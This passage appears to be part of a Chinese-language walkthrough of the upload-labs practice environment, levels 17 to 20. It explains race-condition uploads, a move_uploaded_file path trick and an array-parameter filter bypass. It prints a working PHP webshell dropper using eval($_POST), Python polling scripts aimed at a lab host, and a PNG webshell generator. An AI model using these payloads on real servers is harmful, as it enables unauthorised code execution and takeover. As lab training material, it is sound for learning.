   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'./1.png');
?>
直接运行生成一个图片马,打开可以看到是有我们的一句话木马的
第十七关 条件竞争时间

通过分析源代码,仅仅只是判断文件名称,和修改上传的文件名称,如果临时文件的后缀不在黑名单里面,就删除这个临时文件,那么这个临时文件在没有删除之前执行我们上传的代码块呢。
这也就是条件竞争。
我们可以利用burp多线程发包,然后不断在浏览器访问我们的webshell,总会有一瞬间的访问成功。
这个页面中没有文件包含漏洞,图片马的漏洞利用条件就是文件包含。此时没有这个漏洞了,那么可以使用如下方法。
将一句话代码更改为如下内容。


<?php fputs(fopen('shell.php', 'w'), '<?php eval($_POST["a"]);?>');?>

使用Burp Suite连续重放PHP文件上传请求,同时用Python脚本频繁访问该文件。在文件被删除前访问成功,即可在目录下创建一个包含一句话木马的Tony.php。这种方法在渗透测试中有效,因为它避免了仅访问phpinfo()文件的局限性。生成的Tony.php不会被服务器自动删除,从而允许我们通过蚁剑进行连接。
首先,我们上传PHP文件,用BP拦截,并发送到攻击器Intruder
然后我们再写一个python脚本,通过它来不停的访问我们上传上去的php文件
import requests
def main():
    url='http://10.234.13.155/upload-labs/upload/tmp.php'
    while True:
        res = requests.get(url)
        print('未找到php文件')
        if res.status_code == 200:
            print('over!')
            break

if __name__ == '__main__':
    main()
在BP攻击的同时我们也要运行python脚本,目的就是不停地访问tmp.php知道成功访问到为止。当出现OK说明访问到了该文件,那么shell.php应该也创建成功了,用蚁剑连一下试试。
第十八关 条件竞争重命名

从源码来看的话,服务器先是将文件后缀跟白名单做了对比,然后检查了文件大小以及文件是否已经存在。文件上传之后又对其进行了重命名。
这么看来的话,php是不能上传了,只能上传图片马了,而且需要在图片马没有被重命名之前访问它。要让图片马能够执行还要配合其他漏洞,比如文件包含,apache解析漏洞等。
一句话木马依旧是
<?php fputs(fopen('shell.php', 'w'), '<?php eval($_POST["a"]);?>');?>

import requests
def main():
    url='http://10.234.13.155/upload-labs/upload/1.png'
    while True:
        res = requests.get(url)
        print('未找到png文件')
        if res.status_code == 200:
            print('over!')
            break

if __name__ == '__main__':
    main()
第十九关 0x00
黑名单过滤


在php中move_uploaded_file有一个特性

修改上传文件名称为upload-19.php/.
第二十关 代码审计
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功!";
                $is_upload = true;
            } else {
                $msg = "文件上传失败!";
            }
        }
    }
}
源码逻辑:
- 检查MIME (通过抓包改Content-Type 绕过)
- 判断 POST参数 save_name 是否为空,
- 判断$file 是否为数组,不是数组以
.分割化为数组 - 取 $file 最后一个元素,作为文件后缀进行检查
- 取 file 第一位和第`file[count($file) - 1]`作为文件名和后缀名保存文件
修改content-type 修改POST参数为数组类型,
索引[0]为1.php
索引[2]为jpg|png|gif
只要第二个索引不为1,
$file[count($file) - 1]就等价于$file[2-1],值为空绕过